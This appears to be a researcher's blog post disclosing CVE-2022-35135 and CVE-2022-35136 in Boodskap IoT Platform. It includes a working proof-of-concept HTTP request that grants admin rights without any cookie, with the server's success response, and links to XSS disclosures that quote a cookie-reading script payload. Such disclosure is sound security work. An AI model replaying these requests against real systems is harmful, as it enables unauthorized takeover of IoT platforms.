CVE Disclosures

Author: Bhaskar Tejaswi (https://users.encs.concordia.ca/~b_tejasw/)

CVE-ID: CVE-2022-35135, CVE-2022-35136

October 12, 2022

CVE-2022-35136: Boodskap IoT Platform v4.4.9-02 allows attackers to make unauthenticated API requests.

CVE-2022-35135: Boodskap IoT Platform v4.4.9-02 allows attackers to escalate privileges via a crafted request sent to /api/user/upsert/<uuid>.

The platform successfully processes API requests even without valid cookies.For example, the following request to update user profile is processed, even though the request does not have any cookie/api key. (Cookie header is blank in the request) Since API requests to the platform are not authenticated, a user can assign themselves an admin role, by sending a request to http://192.168.72.157/api/user/upsert/<userid> endpoint.

HTTP Request:

POST /api/user/upsert/8c34fa03-706a-4dc7-b484-cd8e0c329c81 HTTP/1.1
Host: 192.168.72.157
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 311
Origin: http://192.168.72.157
Connection: close
Referer: http://192.168.72.157/platform/profile/
Cookie:

{"domainKey":"FEWYGEJDHT","email":"rohan@rohan.com","firstName":"rohan","lastName":"rohan","primaryPhone":"+1999999999","locale":"en-US","timezone":"GMT","workStart":8,"workEnd":18,"workDays":[2,3,4,5,6],"roles":["admin"],"registeredStamp":1655919859740,"password":""}

1655919859740, password : "}

HTTP Response:

HTTP/1.1 200 OK

Server: nginx/1.19.7
Date: Thu, 30 Jun 2022 18:11:22 GMT
Content-Type: application/json
Content-Length: 18
Connection: close
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Authorization,Accept,Origin,DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,Content-Type,Content-Range,Range
Access-Control-Allow-Methods: GET,POST,OPTIONS,PUT,DELETE,PATCH
Host: 192.168.72.157
X-Real-IP: 192.168.72.1
X-Forwarded-For: 192.168.72.1
X-NginX-Proxy: true
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Origin: http://192.168.72.157
Referer: http://192.168.72.157/platform/profile/
Cookie:

{"code":"SUCCESS"}

Popular posts from this blog

CVE-ID: CVE-2022-35137


September 28, 2022

DGIOT Lightweight industrial IoT v4.5.4 was discovered to contain multiple cross-site scripting (XSS) vulnerabilities. The platform does not output encode JS payloads such as <script>alert(document.cookie)</script>. These are instances of stored XSS that ...

READ MORE

CVE-ID: CVE-2022-31861

September 11, 2022



Cross site Scripting (XSS) in ThingsBoard IoT Platform through 3.3.4.1 via a crafted value being sent to the audit logs. Patch details: https://github.com/thingsboard/thingsboard/pull/7385 Audit l ...

READ MORE